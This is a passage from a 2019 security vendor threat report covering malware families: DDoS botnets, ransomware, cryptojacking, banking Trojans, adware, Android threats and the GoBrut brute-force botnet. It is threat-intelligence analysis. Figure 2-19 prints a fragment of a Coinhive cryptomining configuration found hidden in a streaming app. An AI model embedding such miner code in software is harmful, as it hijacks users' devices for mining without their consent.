


Figure 2-7 Proportions of attacks by each malware family

Attacks against Linux/IoT platforms made up a dominant portion of all attacks, involving C&C servers far outstripping those targeting the Windows platform. According to the data obtained from the tracking system of NSFOCUS Security Labs, the C&C servers of Gafgyt variants exceeded 1000 in 2019. This explains why there were a huge quantity of attacks against the Linux/IoT platforms.

In 2019, NSFOCUS Security Labs detected and tracked a total of over 5800 C&C servers of DDoS families and found that the monthly number of active C&C servers remained stable, with the peak figure standing at around 700 each month.

Most C&C servers are deployed in the USA, accounting for 43%, followed by Holland (13%). There is no obvious difference in the number of C&C servers found in China, Germany, and the UK.

Over 90% of C&C servers are deployed on the cloud or VPS servers, up from 79% in 2018. This is mainly because public cloud platforms, thanks to their low cost, ease of use, and controllable bandwidth, are increasingly favored by cybercriminals.

2.3.1.5 Summary

Nowadays, more and more small and medium-sized enterprises and individuals choose to host their servers on the cloud or VPS platform. However, such hosting service also diverts DDoS attack traffic to cloud/VPS platforms, putting these platforms to more and more tests.

2.3.2 Ransomware

In 2019, ransomware was still a major type of threats that haunted people around the world. As an infamous botnet family, GandCrab generated more than USD 2 billion in ransom payments, simulating the rapid increase of other ransomware.

2.3.2.1 Overview

Figure shows the number of ransomware captured by NSFOCUS Security Labs in each month in 2019. We can see that August saw a rapid increase.




Figure 2-8 Month-by-month statistics of ransomware in 2019

Most ransomware demand payments in cryptocurrency. Figure 2-9 illustrates the trend of Bitcoin prices in 2019.

Figure 2-9 Trend of Bitcoin prices in 2019

As shown in Figure 2-9, the Bitcoin price rose rapidly from early April and dwindle from September. This trend is consistent with the quantitative distribution of captured ransomware. Therefore, NSFOCUS Security Labs concluded that the prevalence of ransomware had something to do with the value of cryptocurrency.

In 2019, NSFOCUS Security Labs found that its captured ransomware spread mainly through weak password cracking and auxiliary means such as phishing emails, spam, and deceptive links.




Figure 2-10 Distribution of ransomware attacks by spreading method

In addition, some ransomware families propagate themselves via botnets (such as banking Trojans). This makes up for poor mobility of ransomware and implements attacks in a more targeted way via banking Trojans.

According to statistics on ransomware attack targets, 15 industries were infected with ransomware, including finance, telecom, and real estate that are highly likely to pay ransom.




Figure 2-11 Distribution of ransomware targets by industry

Three prominent families, GlobeImposter, GandCrab, and WannaCry, were extremely active and had far

more variants than others.

GandCrab made its debut in early 2018. After this ransomware wreaked havoc in a reckless and manner for one year and a half, the organization behind this ransomware announced that it stopped operations in June 2019. Prior to that, this organization alleged/claimed that he had earned a high ransom and legalized the income. GandCrab's outrageous behavior is an overt provocation to jurisdictions and other hackers began to follow suit.

Sodinokibi shares great similarities with GandCrab in the code structure and so regarded as the successor of the latter.

After encryption, a ransom note is displayed, asking the user to visit the dark web or a specific website to contact related personnel and pay the requested Bitcoin ransom.

To our astonishment, the website even provides a customer support platform for both parties to negotiate the ransom amount, exhibiting a high level of industrialization.




Figure 2-12 Customer support interface for Sodinokibi ransom negotiation

Ransomware as a Service (RaaS) is maturing, enabling cyber criminals to do evil at an increasingly low cost. Moreover, inspired by their predecessors who have been successful in getting rich quick, more people are attracted to this lucrative business, giving birth to more diversified ransomware.

2.3.3 Cryptojacking Malware

The first nine months of 2019 saw sharp rise in the market prices of cryptocurrencies dominated by Bitcoin. Despite a fall in the fourth quarter, the prices remained high. Meanwhile, cryptojacking malware became active with the rise of cryptocurrency prices.

2.3.3.1 Cryptojacking Malware in 2019

In 2019, cryptojacking malware usually attacked targets by means of exploits. EternalBlue and other exploits targeting vulnerabilities in web frameworks were most frequently used by cryptojackers to compromise targets and spread themselves. Besides, weak password cracking against Oracle, MySQL, and other databases was also a common attack method.




Figure 2-13 Spreading methods of cryptojacking malware

In terms of the target sectors, finance and telecom were two favorite ones for cryptojacking malware. These sectors usually have a great number of high-performance servers and personal computers deployed to meet their business needs.




Figure 2-14 Distribution of cryptojacking malware by industry

According to statistics, pool.minexmr.com is the most frequently used mining pool address. Other infamous mining pools occupied a big share.

Most mining pools support Monero, an indirect indicator of the strong presence of Monero mining malware.

We identified these mining pools with IP addresses translated from their domain names and found that these mining pools were mostly located in North America and Europe, with only a small proportion in East Asia due to strict regulation and governance of Chinese, Japanese, and South Korean governments.

2.3.4 Banking Trojans

2.3.4.1 Overview

In 2019, banking Trojans frequently launched attacks via the multilevel free technology, posing a severe threat to enterprises and public sectors. Spam was still the main propagation method. Attackers collected a great number of email addresses against which they launched phishing attacks. In 2019, NSFOCUS Security Labs captured and tracked such banking Trojans as Emotet, TrickBot, LokiBot, Gozi, and QakBot.




Figure 2-15 Distribution of active banking Trojans

Emotet and TrickBot were the most active families, followed by Ursnif and LokiBot.

2.3.4.2 Emotet & Trickbot

In 2019, Emotet had hit industries such as hospitality, education, finance, transportation, and medical sectors and local governments, posing an adverse impact.

C&C servers of Emotet were distributed in many countries. The USA was home to the most C&C servers (23%), followed by Argentina (12%), Mexico (8%), and Columbia (6%).

Emotet contains multiple components to steal email content and browser credentials. It also exploits weak password cracking for lateral movement by detecting shared hosts in LANs or enumerating user names. In the meanwhile, it requires port mapping be enabled on the gateway in order to allow external hosts break into the intranet to connect to zombies, using them as C&C proxies to hide attackers' real addresses.

TrickBot mainly targets financial enterprises. TrickBot spreads mainly via spam. It is quite threatening because it exploits shared networks and EternalBlue vulnerabilities for lateral movement.

Highly modularization allows TrickBot to expand its functions flexibly. TrickBot conveniently installs various payloads, to increase uncertainties in attacks and improves its antagonism.

2.3.4.3 Triple Threats

Banking Trojans cooperate closely with ransomware increasingly. Attacks launched by multiple families put enterprise intranets at risk.

Emotet can spread TrickBot, which dispatches other malware, forming a long and complicated kill chain. In 2019, TrickBot began to dispatch Ryuk to launch a tertiary payload attack (Emotet → TrickBot → Ryuk), yielding greater proceeds to attackers.

Another tertiary payload attack chain in 2019 was Emotet → Nymaim → Nozelesn. By comparing the two tertiary payload attack chains, we found that ransomware is always at the end of the kill chain, indicating that ransomware families resort to banking Trojans to obtain the required data.

These increasing close cooperation between banking Trojans and ransomware indicates that cybercriminals are cudgeling their brains to milk victims dry.

2.3.5 Adware

For many years, large grey software supply chains on the Internet have been showing their own prowess for self-promotion. A specific piece of software is often bundled with unnecessary software, even malware, during the download and installation.

2.3.5.1 Families of Promotion Channels and Their Profit-Making Ways

To pursuit profits, promotion channels begin to customize their own promotion downloader templates. Like trojan downloaders, such custom downloaders have the same traffic and behavior characteristics, forming a "promotion family".

When a user runs the downloader, the downloader will download a large number of installation packages.

Unlike normal installation packages, the names of these installation package files contain channel promotion information. After the software is installed and can reside in systems, it will send promotion information contained in the file name to related servers. This is counted as the workload of the

promotion channel and its profits is calculated based on the workload. Figure 2-16 shows promotion information contained in an installation package name.




Figure 2-16 Command installation package vs. installation package containing adware

2.3.5.2 Types of Adware and Their Profit-Making Ways

Among promotion software, the so-called "must-have" applications (input tools, compressors, and so on) took the predominant place, and online game platforms, browsers, and video/live streaming applications took the remaining share.

Pop-ups are one of important channels for the preceding promotion software to make profits. Figure 2-17 shows the distribution of pop-ups by type.




Figure 2-17 Proportions of pop-ups by type

On average, for one of three pieces of video/live streaming client software, the dropped executable contains pop-up functions. The ratio is 0.3. For the so-called "must-have" installation software, this ratio

is as high as 1.6. (Specifically, 64% installation software produces 81% pop-up advertisement.) This indicates that pop-up advertisement is the main source of income of installation software.

These pop-ups are castrated browsers in nature. After multiple installation packages are installed, they produce pop-ups at the same time, consuming system resources and leading to no response from user system.

2.3.5.3 Black in White: Promotion Software Becoming a Channel for Spreading Malware

Shellcode for bypassing detection is discovered in the promotion downloader and autostart services indicates that the clear boundary between promoted software and malware begins to blur.

Worse still, promotion directly becomes a new way for spreading malware. In 2019 Q3, during the analysis of SoftCNApp, NSFOCUS Security Labs found that it had begun to spread Mint, an advertisement trojan. Mint can receive C&C commands, hijack browser homepages, display pop-ups, and download other promotion software. In addition, it can use various persistent residing means such automatic startup, forming a botnet bundled with advertisements.

2.3.6 Conclusion

Malware, such as DDoS, cyptojacking, ransomware, banking Trojans, and adware, plays different roles in compromising systems, which reflects different motivations of cybercriminals. Generally, malware families compete with each other for resources or interest. However, with the industrialization of cybercrimes, malware families with the same or different interest can also unite with each other for the sake of common interest. In this context, an infected device is often involved in multiple botnets and manipulated by different cybercriminal groups, thus, being exposed to more than one type of threat.

2.4 Analysis of Threats in Mobile Systems

2.4.1 Overview

Overall, malware on mobile platforms, though evolving in the same way as those on PC, has a complex composition.

In 2019, ad apps still dominated the list of malware threatening the security of Android users. Potentially dangerous software involving sensitive operations also made up a large proportion. Agent programs launching attacks via remote code execution, thanks to the inherent nature of Android, were another type of mobile threats at the top of the list. In addition, it becomes quite common to use dropper or downloader to drop malicious payloads, but the scale is yet to be as large as those released by PCs. High-risk threats, such as spyware, banking Trojans, and ransomware, were small in number, but most of them had been around for some time and some even for years.

2.4.2 Adware

In 2019, Android adware could be classified into the following types from the aspect of the delivery method:

Bundled adware. When developing such adware, the writer decompresses a popular, legitimate app and then adds an advertisement module to it before compressing and uploading the tampered package to third-party app markets.

Disguised adware. Adware has an icon and name looking identical or similar to a popular app and is available on third-party app markets.

Adware in the form of the software development kit (SDK). Some adware developers have acquired the legal status and do business by pushing their own adware in the form of SDKs to partners. Applications using these SDKs will be included in the advertisement push network to show advertisements, thus garnering profits.

Though different in the delivery method, all these types of adware could cause bad experience to Android users.

2.4.3 Banking Trojans & Ransomware

By analyzing malware against banks, we found that banking Trojans such as Wroba, SvPeng, and

Asacub were quite rampant in 2019.

Svpeng is a banking trojan mainly targeting Russian users. Usually disguised as an application like Flash Player or a popular game, the trojan is distributed via application markets. It is mainly used for espionage purposes, including collecting SMS, call, and keystroke records of devices, sending text messages, and obtaining administrative privileges to gain persistence. In addition, with a forged credit card page, the malware can collect users' credit card information.

while collecting user information, some variants of the banking trojan Svpeng come with the ransomware feature, which is achieved by locking users' screens, the oldest practice of Android ransomware. These variants had the most samples detected in 2019 among all ransomware families. Disguising itself as an application offering adult content, such a variant uses a high-privileged window to freeze the screen and disable all buttons except the power button. Besides, it accuses users of viewing illegal content on their smartphones and uses it as an excuse to demand users to pay ransom.




Figure 2-18 GUI of a Svpeng trojan variant

As seen from blackmail contents, Svpeng ransomware variants mainly target Android phone users in the USA.

Android-based ransomware has existed for a long time in China. These programs are popular among cyber criminals in an attempt to make quick money by charging membership dues and selling self-developed ransomware. These developers independently write their own programs, resulting in large quantities and varieties of ransomware families targeting Chinese users.

Fortunately, ransomware families are less original in their delivery method. Android users can walk around them as long as they avoid downloading applications from unofficial channels.

2.4.4 Cryptojacking Malware

Some Android applications, upon startup, will execute JavaScript cryptomining scripts bundled with them. Most commonly, such malicious scripts execute to run coinhive's (coinhive.com) cryptomining module which mines Monero.

The following is a cryptomining script discovered in a streaming application for a TV box:

```
self.CoinHive.CONFIG={LIB_URL:"https://coinhive.com/lib/",
ASMJS_NAME:"worker-asmjs.min.js",REQUIRES_AUTH:false,
WEBSOCKET_SHARDS:[["wss://ws001.coinhive.com/proxy","
wss://ws002.coinhive.com/proxy","wss://ws003.coinhive.com/proxy","
wss://ws004.coinhive.com/proxy","wss://ws005.coinhive.com/proxy","
wss://ws006.coinhive.com/proxy","wss://ws007.coinhive.com/proxy","
wss://ws029.coinhive.com/proxy"],["wss://ws008.coinhive.com/proxy",
"wss://ws009.coinhive.com/proxy","wss://ws010.coinhive.com/proxy","
wss://ws011.coinhive.com/proxy","wss://ws012.coinhive.com/proxy","
wss://ws013.coinhive.com/proxy","wss://ws014.coinhive.com/proxy","
wss://ws030.coinhive.com/proxy"],["wss://ws015.coinhive.com/proxy",
"wss://ws016.coinhive.com/proxy","wss://ws017.coinhive.com/proxy","
wss://ws018.coinhive.com/proxy","wss://ws019.coinhive.com/proxy","
wss://ws020.coinhive.com/proxy","wss://ws021.coinhive.com/proxy","
wss://ws031.coinhive.com/proxy"],["wss://ws022.coinhive.com/proxy",
"wss://ws023.coinhive.com/proxy","wss://ws024.coinhive.com/proxy","
wss://ws025.coinhive.com/proxy","wss://ws026.coinhive.com/proxy","
wss://ws027.coinhive.com/proxy","wss://ws028.coinhive.com/proxy","
wss://ws032.coinhive.com/proxy"]],CAPTCHA_URL:"
https://coinhive.com/captcha/",MINER_URL:"
https://coinhive.com/media/miner.html",AUTH_URL:"
https://authedmine.com/authenticate.html"};
CoinHive.CRYPTONIGHT_WORKER_BLOB=CoinHive.Res("
self.CoinHive=self.CoinHive||{};
self.CoinHive.CONFIG={LIB_URL:\
"https:\/\/coinhive.com\/lib\/\",ASMJS_NAME:\"worker-asmjs.min.js\",
REQUIRES_AUTH:false,WEBSOCKET_SHARDS:[[\"wss:\/\/ws001.coinhive.com\
/proxy\",\"wss:\/\/ws002.coinhive.com\/proxy\",\"wss:\/\/ws003.coinh
ive.com\/proxy\",\"wss:\/\/ws004.coinhive.com\/proxy\",\"wss:\/\/ws0
05.coinhive.com\/proxy\",\"wss:\/\/ws006.coinhive.com\/proxy\",\"wss
:\/\/ws007.coinhive.com\/proxy\",\"wss:\/\/ws029.coinhive.com\/proxy
\"],[\"wss:\/\/ws008.coinhive.com\/proxy\",\"wss:\/\/ws009.coinhive.
com\/proxy\",\"wss:\/\/ws010.coinhive.com\/proxy\",\"wss:\/\/ws011.c
```

Figure 2-19 Cryptomining script


Some applications invoke their built-in shared objects (SOs) to carry out cryptomining activities. Compared with JavaScript scripts, SOs are characterized by more efficient cryptomining and larger file sizes. The latter characteristic makes it difficult to spread SOs by means of bundling. Common SO cryptomining modules include NeoNeonMiner and MinerGate, built on mainstream architectures such as x86/x64, ARM, and MIPS.

2.4.5 Conclusion

In 2019, active malware on mobile platforms was largely from veteran families and mainly distributed via third-party markets and illegitimate links. Although this type of malware, as a whole, made not much headway technically, banking Trojans and ransomware became more skilled in social engineering and could launch attacks by means of highly deceptive content. When it comes to the gray industry, 2019 saw more and more applications bundled with malicious functions or modules intentionally by developers or stealthily by evil-minded people.

3

Active Botnet Families



This chapter describes active botnet families under long-term tracking of and other families newly captured by NSFOCUS Security Labs, from the perspectives of their background, activity, and association with other families.

3.1 Botnet Families

3.1.1 GoBrut

Malware in the GoBrut family, written in Go, made its debut in early 2019, in a bid to detect services on a target website and obtain the login user name and password via brute force attacks. The GoBrut family emerged during an epoch characterized by poor security of website management frameworks (like Magento, WordPress, and Drupal) and ubiquitous weak passwords. After obtaining the user name and password of the target website, the attacker can log in to the website to gain shell privileges for further malicious operations.

Since its emergence, this family has been updated at a steady pace, having more than 10 versions in just one year. Besides, it has shifted its focus from Windows to Linux and launched a slew of attacks in 2019.

As for target types, most of malicious families are currently detected to perform brute-force attacks mainly against remote management protocols and databases. The GoBrut family, however, also hits website management systems.

Table 3-1 Major target types of GoBrut

Website CMS/Plug-in	Drupal, Joomla, Magento, WordPress, Bitrix, OpenCart , WOO
Database	PostgreSQL, MySQL
Protocol	SSH, FTP
Management Tool	Htpasswd, PhpMyAdmin
Virtual Host Management System	cPanel & WHM
Network Storage	QNAP-NAS

When it comes to the brute-force attack method, from instructions issued by the C&C server, zombies obtain the designated website domain name and the user name and password to launch distributed attacks. Figure 3-1 and Figure 3-2 illustrate the two types of attacks.




Figure 3-1 User name and password for brute-force attacks against WordPress-powered websites




Figure 3-2 User name and password for brute-force attacks against SSH

With regard to functions, the GoBrut family neither performs other malicious behaviors than brute-force attacks nor spreads itself, thus merely playing the "pathfinder" role in the kill chain.

In 2019, GoBrut frequently targeted website management systems like Magento, WordPress, and Drupal, as well as SSH. Here is an example: In July and September in 2019, this family launched a massive attack campaign against WordPress-powered websites, compromising tens of thousands of targets. As the victim list was uploaded to the C&C server and publicly accessible, this attack incident was disclosed quickly. Since then, GoBrut deliberately kept a low profile, becoming less conspicuous.

Currently, C&C servers of GoBrut are mostly found in Russia, the Netherlands, and Bulgaria and some reside in Panama and Canada. According to tracking data from NSFOCUS Security Labs, GoBrut collected data concerning more than 2,000,000 WordPress-powered websites for brute-force attacks in the latter half of 2019, 50% of which have the top-level domain name of .com. We collected statistics on top 50 other domain names than those with .com and got the following distribution of major top-level domain names.

